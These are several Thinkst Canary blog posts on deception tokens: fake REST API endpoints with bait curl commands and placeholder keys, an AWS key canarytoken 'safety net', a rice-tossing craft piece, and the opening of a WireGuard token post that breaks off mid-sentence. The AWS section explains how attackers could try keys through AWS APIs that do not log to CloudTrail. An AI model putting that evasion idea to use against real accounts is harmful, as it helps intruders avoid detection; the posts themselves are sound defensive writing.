
Canaries have a built-in feature that allows you to configure a Webserver on it with a single click. With another click you can choose one of the default HTTP Skins. This is a great way to create an enticing server that attackers may attempt to interact with. Below is a basic example of applying the Jenkins Login HTTP Page Skin. Enable Webserver settings in the Canary Console:

When someone browses to the page they will see this.
(By default this exists to capture the credentials an attacker enters – and lets you know that somebody is messing around where they shouldnt be). A Skin here is simply a set of files, styles, scripts and images that you want to present to a visitor to the page. You can also upload custom skins to create any style you want. But! Even having a basic Canary-website like this allows us to capture REST API request attempts. You can post a reference to the service and usage. This could be in Github or other places with script snippets or command documentation. These are basic examples, but we think you get the idea. Below is a modified example of a REST API that allows you to transfer money between accounts. Place this example near the Accounting or Finance developers and lets see what happens.
Test:
curl http://srv02.example.com/api/v1/transfers \
-u sk_test_4eC39HqLyjWDarjtT1zdp7dc: \
-d amount=530 \
-d currency=usd \
-d destination=acct_acdcD82eZvKYlo2C8675309 \
-d transfer_group=ORDER_66 \
-v

Alert:
When anyone attempts to use this command, we will get the following alert!
In the above example, we only see the basic attributes of the request. (Canary won’t log the request
parameters by default). To capture the POST parameters, we add a custom file. Then alert would include
more context: how much money was attempted to be transferred and to which account!
For more detail on these parameters see this blog post about custom webroot configurations. In order to capture the POST parameters, we created a Defined Skin, you can read further about this here, Capturing Incident Data on POSTs.
Setup Three: Canarys Custom TCP Service
In addition to the built-in HTTP Page Skins, Canaries allow you to create a Custom TCP Service that listen on a port you define, and gives you control over various interactions. This allows you to mimic services that may reflect websites or a REST API without using the standard HTTP service (80,443). If you would like to learn more about enabling and configuring a Custom TCP Service, be sure to review be sure to review our Service Configuration steps.
We can expand on the basic examples above.
We enable the Custom TCP Service on port 8443 in the Canary Console.
To make sure we don’t easily alert for false positives, we can configure the service to only alert when
TCP Connections send a string we are expecting by adding it to the Alert String field.
Test:
curl -X POST \
-H ‘X-Auth-Token:15dd7c486d81899f64643d6618c47a4efeedacdc’ \
http://srv02.example.com:8443/api/v1/resetpwd

Alert:
As we can see, our alert was triggered when the X-Auth-Token string in the Header matched our
configured Alert string. The Alert string is not required, if you are interested in alerting on any
connection attempts and logging the data sent, then leave the Alert string setting off.
An additional benefit of a Custom TCP Service is we can create tokens that are context specific.
The request URI, consists of: {URI-scheme} :// {URI-host} / {resource-path} ? {query-string} .
Given this is the case, we could create query strings in the request that identify the token.
curl -G -H “Authorization: Bearer 15dd7c486d81899f64643d6618c47a4efeedac” \
http://srv02.example.com:8443/api/v1/resetpwd/subscriptions \
-d “api- version=2014-04-01-preview” \

-d “location=ThisisinStevesAzureADAuthenticationscript”
We never had to create a specific token, we can infer from the Request the key location dynamically. We don’t have to be as obvious in the parameter value either. We simply place these examples in links or in scripts. When the request arrives we receive an alert with the complete HTTP Request.
Placement:
One last topic needs to be considered here. How would an attacker find these examples, and what might
entice them to use them? That is a great question. There are a number of places where details for how to
connect to a REST API might show up. Much like opening a document with a Canarytoken or a URL
Canarytoken. We want to find ways that would cause someone to interact with our fake REST API. Here are a few thoughts and ideas. We would love to hear more about what you come up with as well.

Idea One: Place the REST API Canarytoken example in an Internal code repo, disguised as a comment,
or a reply or a code snippet.
Idea Two: Place a link in an internal page that calls out to the specific URL, or a file share, or laptop,
that looks like a developers workspace. There are a number of additional references and resources that
may also be useful to think about how your organization may find helpful.

We found the blog below from Detectify to be a helpful resource to get teams started thinking about how
an attacker might find and use a REST API endpoint or keys they discover.
Source: https://labs.detectify.com/2021/08/10/how-to-hack-apis-in-2021/
Conclusion
We can leverage already existing Canarytokens and Canary HTTP services to receive and alert
on unauthorized REST API request attempts. With the already existing HTTP primitives teams can extend or embed these examples within their organization and applications to detect and alert on unauthorized use.
References:
API Examples:
https://docs.github.com/en/rest/billing#about-the-billing-api
https://docs.microsoft.com/en-us/rest/api/azure/
https://betterprogramming.pub/the-anatomy-of-an-http-request-728a469ecba9
https://labs.detectify.com/2021/08/10/how-to-hack-apis-in-2021/
Hacking APIs ,Breaking Web Application Programming Interfaces – by Corey Ball.
-
A “Safety Net” for AWS Canarytokens
The AWS API Key Canarytoken (paid and free) is a great way to detect attackers who have compromised your infrastructure. The full details are in a previous blogpost, but in short:
- You go to https://canarytokens.org and generate a set of valid AWS API credentials;
- Simply leave those in ~/.aws/config on a machine that’s important to you
- Done!
If that machine is ever breached, the sort of attackers who keep you up at night will look for AWS API credentials, and they will try them.
And when they do, we let you know that you’ve been breached.
When you receive an email/SMS/Slack message letting you know that the AWS API key that you left only on BuildServer-7 in Server-room #12 just got used to login to AWS, you know you have a problem.
The underlying Canarytoken infrastructure relies on AWS APIs logging their own execution to CloudTrail. This lets us identify: which IP made the call; which API was executed (including both the service name and function); plus other details about the client executing the call.
The effectiveness of the AWS API Key Canarytoken shouldn’t be underestimated. Attackers have to try them; they could be the keys to the victim’s kingdom. If they don’t try the keys, they might be missing a golden opportunity. AWS API Keys are about the juiciest bait you can dangle in front of adversaries.
For defenders, the keys we supply are simple and entirely safe. They’re not tied to anything owned by the defender (the infrastructure sits completely at Thinkst), the keys have no permissions so they can’t be used to do anything, and no agents or software needs to be installed. You simply drop a text file, and wait to be notified if anything happens.
Between Canarytokens.org and our commercial Canarytokens offering, thousands and thousands of machines worldwide have AWS API Canarytokens lying in wait for attackers.
Can AWS Canarytokens be detected?
This introduces a new goal for the super stealthy attacker. If they find an AWS API key on a server, can they tell if it’s a Canarytoken (or if it is a legitimate key?). Our view is that this only matters if an attacker can determine this without triggering the token. In other words, the Canarytoken fails if attackers can come across API credentials, and perform some test that returns whether or not the credentials are Canarytokens but defenders are never notified of the test.
The key (heh) to making this happen as an attacker, would be to find AWS APIs that don’t log their execution, and also reveal information about the calling API Key to the caller.
For our purposes, there are four classes of error responses from AWS APIs:
- Logs to CloudTrail, reveals no information about the API key
- Logs to CloudTrail, does reveal account details from the API key
- No CloudTrail logs, reveals no information about the API key
- No CloudTrail logs, does reveal account details from the API key
As defenders, 4 is the worst case. If an API fulfills number 4, then Canarytokens can be detected. 3 is not great either, but softens the impact to “attackers can determine where credentials are valid, but not whether they’re Canarytokens”.
The next bit may surprise those who’ve never worked with it: the AWS API is a mishmash of response codes, error code, error strings, exception names, and data formatting. It is anything but consistent.
In the past, it’s been the case that a tiny subset of API errors did fulfill the constraints for class 4. The folks at Rhino Security blogged about this (RIP Spencer). While AWS (very slowly) does seem to react to reports on APIs which don’t show up in CloudTrail, that’s not sufficient. As it stands, we’re not aware of class 4 error responses currently in the AWS API, but at the rate at which new APIs are added, that’s little solace for thinking about the future.
There are certainly class 3 error responses in the current AWS API if you go looking hard enough.
In summary, the AWS API has a small number of endpoints which don’t log their own usage to CloudTrail, creating a blindspot for defenders. What do we do in those instances?
IAM Credential Reports
Scott Piper pointed out that Amazon actually does provide a backup mechanism for identifying credential usage. The IAM service lets you generate and download a report for all your credentials. This is a CSV file where each row belongs to an IAM user, and some of the columns identify when an access key was used, and on which AWS service it was used.
With the credential report, there are no longer class 3 or 4 error responses in a practical sense; we can also check the credential report to see if an API key was used, so no longer need to just rely on CloudTrail.
The report has three main drawbacks.
- The report can only be generated once every four hours, so at worst there’s a four hour delay between credentials being used, and you seeing the notifications.
- The fidelity of the reports is low; you only can tell the last time the key was used and on which service (e.g. ec2, iam, sts, etc). You can’t tell which function was called.
- You don’t get any client information, including IP addresses or client versions.
However in spite of these drawbacks, it’s a huge step up in terms of reliability of this token type. Attackers don’t have places to sneakily test their API keys. This safety net means that every key usage will be detected and alerted on, albeit sometimes with lower fidelity artifacts.
Even if you didn’t know the attackers IP Address, would it be worth knowing that the key that you placed on \\code-sign-22 was used to login to AWS this morning? Absolutely!

In fact, if a key is only used on what was previously a class 3 or 4 API, that’s even more of a signal since it implies the attacker is actively trying to avoid detection.
So we built an AWS safety net, to help us catch attackers who actively try to avoid detection.
Building an AWS Safety Net
The architecture is very straight forward. An AWS Lambda function fires on a periodic schedule. It pulls in the credential report from IAM, iterates over all the rows, and determines whether the last recorded use of the key happened more recently than the CloudTrail logs show. If so, the Safety Net kicks in, and sends out the alert:

Browsing to the history page for the incident, you see an annotation telling you that the Safety Net picked up this usage:
The Safety Net was deployed to our commercial customers a little while back thanks to Jason, and we’ve recently rolled it out to the free users on Canarytokens.org too.
Wrapping Up
AWS API logging previously left a small but significant gap that potentially gave attackers a way to use Canarytoken API keys without triggering alarms. With the deployment of the Safety Net, this gap has been plugged.
-
Canary Rice Toss
To see a World in a Grain of Sand Rice
– William Blake mh
If you are on TikTok (or a fan of talk shows) at the moment then, no doubt, your feed has included coloured rice being tossed in the air in the form of song lyrics, beloved cartoon characters, and even famous faces.
@mr.riceguy Whilst coloured rice is not a new thing (for most preschool teachers, it is a cheap and effective way to keep kids entertained), a bunch of TikTok-ers have made a living off turning this simple play-thing into a full-on career. And, obviously, when a current trend is well-suited to our logo, we have to give it a go. Here’s how we got there:
What we used
- Rice
- Our whole logo only needed 500g, however, we needed a few attempts to get it right and ended up using about 3kg. White rice is reusable, a jumble of multi-coloured rice, not so much…
- Food colouring
- Vinegar
- 1 teaspoon per cup of rice
- Large (relatively stiff) rice tossing surface
- We used a shelf from our cupboard…
How we did it
- We started by colouring the rice
- We mixed 4 cups of rice with 4 teaspoons of vinegar and added food colouring until we got to the colour we wanted. The vinegar helps the colour spread evenly and get absorbed by the rice, so that, when playing with it, the colour doesn’t stain your fingers.
- Once mixed well (and to your colour-liking), we then dried the rice on trays lined with paper towel. The thinner the layer, the quicker it dries. Ours took about 2 hours.
- We scaled and sketched our logo onto the board
- If we had had a projector, this would have been a much quicker + easier process, but alas.
- Note that the image that you sketch out on the board will be reversed when tossed into the air. We drew the logo on in the correct orientation and then simply flipped the footage in editing
- Practice makes perfect
- We had a few attempts with random shapes, just using white rice, so that we could practise the flip motion (and then could reuse the white rice)
- We found the trick was to not raise the board too aggressively, but drop it as quickly as possible
“TEST” - Once we were happy with our flipping technique, we then created our logo using the coloured rice.
- We packed the rice relatively densely to make sure that, when tossed, the logo came out as clear and vibrant as possible.
- We got the cameras set up to capture the magic.
- We used both a GoPro + the SlowMo setting on an iPhone. Whilst both worked, slowing down the GoPro footage in editing gave us better quality.
- The next step was to toss our Canary logo
- It took us 3 solid attempts to get our final result (with plenty of sweeping in between)
- We did not put down a sheet to capture the rice (because…yolo), but we would recommend this method (unless you plan on finding runaway rice in all of your living room crevices for the next few days)
Ultimately…
Verdict
Easy and cheap way to get creative (and certainly gave us a good laugh). Would recommend. - Rice
-
Building WireGate: A WireGuard front to detect compromised keys
Earlier this year we released our WireGuard Canarytoken. This allows you to add a “fake” wireguard VPN endpoint on your device in seconds. The idea is that if your device is compromised, a knowledgeable attacker is likely to enumerate VPN configurations and try connect to them. Our Canarytoken means that if this happens, you receive an alert. This can be useful at moments like national border crossings when devices can be seized and inspected out of sight.
Using the WireGuard Canarytoken If all you want is to scatter a million of these WireGuard VPN configs across all devices you care about, there’s no need to read this further: they’re now freely available from canarytokens.org for anyone to grab! (Paying Canary customers will already have seen these on your private Canary Consoles).But!If you’re interested in how we built these tokens and how they manage to work reliably and safely at scale, then this post is for you. Along the way we’ll cover some of our design choices and what makes the WireGuard protocol design so elegantly suited to our needs.Our 